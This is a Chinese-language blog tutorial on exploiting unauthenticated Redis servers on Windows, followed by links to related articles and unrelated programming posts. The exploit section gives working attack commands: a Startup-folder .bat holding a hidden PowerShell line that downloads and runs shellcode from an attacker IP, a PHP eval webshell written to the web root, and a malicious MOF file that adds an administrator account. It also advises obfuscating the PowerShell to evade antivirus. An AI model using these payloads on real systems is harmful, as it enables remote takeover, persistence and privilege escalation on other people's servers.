
利用redis未授权访问漏洞(windows版)
0x00 原理
首先需要知道的是,redis是一种非关系型数据库。它在默认情况下,绑定在0.0.0.0:6379 ,若不采取相关策略,比如添加防火墙限制非信任IP访问,会使得redis服务暴露到公网,若未设置密码认证,可导致任意用户未授权访问redis以及读取redis数据。 攻击者可利用redis自身提供的config命令进行写文件,可将自己的ssh公钥写入目标服务器 /root/.ssh文件夹的authotrized_keys中,进而可用私钥直接ssh登录目标服务器。
0x01 漏洞点
- redis绑定在 0.0.0.0:6379,且没有进行添加防火墙规则避免其他非信任来源 ip 访问等相关安全策略,直接暴露在公网。
- 没有设置密码认证(一般为空),可以免密码远程登录redis服务。
0x02 危害
- 攻击者无需认证访问到内部数据,可能导致敏感信息泄露,黑客也可以恶意执行flushall来清空所有数据.
- 攻击者可通过EVAL执行lua代码,或通过数据备份功能往磁盘写入后门文件.
- 最严重的情况,如果Redis以root身份运行,黑客可以给root账户写入SSH公钥文件,直接通过SSH登录受害服务器
- 直接远控目标主机
0x03 漏洞poc
假设192.168.242.134可能存在redis未授权访问漏洞。
一般通过nmap脚本进行扫描
- nmap -p 6379 --script redis-info 192.168.242.134


扫描后若发现主机6379端口对外开发,可认为是存在redis数据库,如果碰巧还是默认配置为空口令,并且服务器还开放在外网,可在另一台装了redis数据库的vps中 使用 ./redis-cli -h 192.168.242.134 直接远程连接。

查看敏感信息
- redis 192.168.242.134:6379> info
0x04 漏洞exp
0x04.1 写入启动项
Linux下一般可通过设置定时任务去获取权限,而现在我们讨论的是windows下的利用。
windows启动项目录
C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/startup/
cs上配置监听

生成payload
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://129.x.x.x:80/a'))"
这里注意要是公网IP,或者进行内网穿透,不然可能下载不成功。
如果存在杀软,可尝试对powershell代码进行代码混淆免杀。
连接redis后配置
config set dir "C:/Users/Administrator/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/startup/"
+OK
config set dbfilename 1.bat
+OK
set x “\r\n\r\npowershell.exe -nop -w hidden -c ”IEX ((new-object net.webclient).downloadstring(‘http://129.x.x.x:80/a’))”\r\n\r\n”
+OK
save
+OK
简单解释一下,redis通过config set 在启动项生成了1.bat 然后在文件里写入了我们的powershell远程下载shellcode执行,保存。 只要电脑重启,1.bat就会自动运行。
0x04.2 写入webshell
根据上面总结的规律,我们对redis未授权漏洞利用方式一般都是通过写文件,然后建立目标机与我们的连接,所以如果我们知道目标网站的绝对路径的话,完全可以通过在网站某个目录下写入一句话木马,然后用webshell管理工具连接。
连接上目标redis后
192.168.1.103:6379> CONFIG SET dir c:/phpstudy_pro/WWW
OK
192.168.1.103:6379> CONFIG SET dbfilename shell.php
OK
192.168.1.103:6379> set x “php @eval($_POST['hack']) ?>”
OK
192.168.1.103:6379> save
OK
然后直接通过蚁剑进行连接即可。
0x04.3 mof提权
mof是Windows系统的一个文件,位于c:/windows/system32/wbem/mof/nullevt.mof
叫做托管对象格式。它的作用是每隔5秒,就会去监控进程的创建和死亡。mof提权的简单利用过程就是,在该文件夹下写入一个恶意的mof文件,其中有一段是vbs脚本,而这个vbs脚本大多数是cmd的添加管理员用户的命令。写入完成之后这个文件会被服务器每隔5秒以system权限进行执行。(这个默认5秒执行一次的设定只有03及以下系统才会有)
条件
- win2003系统
mof 代码
#pragma namespace("\\.\root\subscription") instance of __EventFilter as $EventFilter { EventNamespace = "Root\Cimv2"; Name = "filtP2"; Query = "Select * From __InstanceModificationEvent " "Where TargetInstance Isa "Win32_LocalTime" " "And TargetInstance.Second = 5"; QueryLanguage = "WQL"; }; instance of ActiveScriptEventConsumer as $Consumer { Name = "consPCSV2"; ScriptingEngine = "JScript"; ScriptText = "var WSH = new ActiveXObject("WScript.Shell")\nWSH.run("net user admin admin /add ")"; }; instance of __FilterToConsumerBinding { Consumer = $Consumer; Filter = $EventFilter; };
根据图片进行格式化

将Mof代码保存为ceshi.txt
生成一个shell.txt 将ceshi.txt中的内容写入shell.txt
(echo -e "nn"; cat ceshi.txt; echo -e "nn") > shell.txt
连接redis后的payload
通过管道将打开的shell.txt的读取的数据传到目标redis进行写入
- cat /root/shell.txt | ./redis-cli -h 192.168.1.104 -x set x
然后在对目录进行设置 - CONFIG SET dir C:/windows/system32/wbem/mof/
- CONFIG SET dbfilename shell.mof
- save
参考图配置

过大约5秒后就会自动执行mof脚本,比起重启和知道网站绝对路径这2个条件,这个条件相对较容易实现。
执行脚本后可发现在目标主机下生成了一个新用户,我们直接远程连接就好。
0x05 参考链接
- https://blog.csdn.net/weixin_36021461/article/details/112325470
- https://www.freebuf.com/vuls/162035.html
利用redis未授权访问漏洞(windows版)的更多相关文章
- Docker环境复现利用Redis未授权访问漏洞 >> 批量扫描检测利用
关于Redis Redis(Remote Dictionary Server ),即远程字典服务,是一个开源的使用ANSI C语言编写.支持网络.可基于内存亦可持久化的日志型.Key-Value数据库 ...
- Redis未授权访问漏洞的利用及防护
Redis未授权访问漏洞的利用及防护 什么是Redis未授权访问漏洞? Redis在默认情况下,会绑定在0.0.0.0:6379.如果没有采取相关的安全策略,比如添加防火墙规则.避免其他非信任来源IP ...
- Redis未授权访问漏洞复现与利用
漏洞简介 Redis默认情况下,会绑定在0.0.0.0:6379,如果没有进行采用相关的策略,比如添加防火墙规则避免其他非信任来源ip访问等,这样将会将Redis服务暴露到公网上,如果在没有设置密码认 ...
- [ Redis ] Redis 未授权访问漏洞被利用,服务器登陆不上
一.缘由: 突然有一天某台服务器远程登陆不上,试了好几个人的账号都行,顿时慌了,感觉服务器被黑.在终于找到一个还在登陆状态的同事后,经查看/ect/passwd 和/etc/passwd-异常,文件中 ...
- 10.Redis未授权访问漏洞复现与利用
一.漏洞简介以及危害: 1.什么是redis未授权访问漏洞: Redis 默认情况下,会绑定在 0.0.0.0:6379,如果没有进行采用相关的策略,比如添加防火墙规则避免其他非信任来源 ip 访问等 ...
- Redis 未授权访问漏洞(附Python脚本)
0x01 环境搭建 #下载并安装 cd /tmp wget http://download.redis.io/releases/redis-2.8.17.tar.gz tar xzf redis-.t ...
- Redis未授权访问漏洞复现
Redis未授权访问漏洞复现 一.漏洞描述 Redis默认情况下,会绑定在0.0.0.0:6379(在redis3.2之后,redis增加了protected-mode,在这个模式下,非绑定IP或者没 ...
- [转帖]Redis未授权访问漏洞复现
Redis未授权访问漏洞复现 https://www.cnblogs.com/yuzly/p/11663822.html config set dirconfig set dbfile xxxx 一. ...
- 浅谈Redis未授权访问漏洞
Redis未授权访问漏洞 Redis是一种key-value键值对的非关系型数据库 默认情况下绑定在127.0.0.1:6379,在没有进行采用相关的策略,如添加防火墙规则避免其他非信任来源ip访问等 ...
随机推荐
- hdu3182 状态压缩dp
题意: 一个人做汉堡包,每个汉堡包有自己的花费和价值,某些汉堡包必须是在其他的某些汉堡包已经做好了的前提下才能制作,给你这个人的初始钱数,问最大的价值是多少. 思路: 比较简单 ...
- 逆向 string.h 函数库 memset、strcpy、strcmp 函数
memset 函数 函数原型:void *memset(void *str, int c, size_t n) 主要功能:复制字符 c(一个无符号字符)到参数 str 所指向的字符串的前 n 个字符 ...
- 绕过CDN查找网站真实ip
在渗透测试过程中,经常会碰到网站有CDN的情况.CDN即内容分发网络,主要解决因传输距离和不同运营商节点造成的网络速度性能低下的问题.说的简单点,就是一组在不同运营商之间的对接点上的高速缓存服务器,把 ...
- 简化mapstruct代码: mapstruct-spring-plus
mapstruct MapStruct 是一个属性映射工具,只需要定义一个 Mapper 接口,MapStruct 就会自动实现这个映射接口,避免了复杂繁琐的映射实现.MapStruct官网地址: h ...
- 【CSS】CSS3从入门到深入(复习查漏向
CSS3从入门到深入(复习查漏向 pre_section CSS:层叠样式表,决定网页表现 网页为多层结构,CSS为每一层设置样式,最后显示最上一层 CSS语句 = 选择器 + 声明块 形式 内联样式 ...
- 【python】Leetcode每日一题-删除排序链表中的重复元素
[python]Leetcode每日一题-删除排序链表中的重复元素 [题目描述] 存在一个按升序排列的链表,给你这个链表的头节点 head ,请你删除所有重复的元素,使每个元素 只出现一次 . 返回同 ...
- PowerDesigner16安装和使用
安装 安装参考链接:PowerDesigner安装教程 因为这个博主已经操作的很详细了,这边就不做过多的赘述. 使用 新建模型 选择物理模型 调出面板Palette 建表 最终的效果(一般不在数据库层 ...
- Python数模笔记-(1)NetworkX 图的操作
1.NetworkX 图论与网络工具包 NetworkX 是基于 Python 语言的图论与复杂网络工具包,用于创建.操作和研究复杂网络的结构.动力学和功能. NetworkX 可以以标准和非标准的数 ...
- 一文解决MySQL时区相关问题
前言: 在使用MySQL的过程中,你可能会遇到时区相关问题,比如说时间显示错误.时区不是东八区.程序取得的时间和数据库存储的时间不一致等等问题.其实,这些问题都与数据库时区设置有关,本篇文章将从数据库 ...
- COS 数据湖最佳实践:基于 Serverless 架构的入湖方案
01 前言 数据湖(Data Lake)概念自2011年被推出后,其概念定位.架构设计和相关技术都得到了飞速发展和众多实践,数据湖也从单一数据存储池概念演进为包括 ETL 分析.数据转换及数据处理的下 ...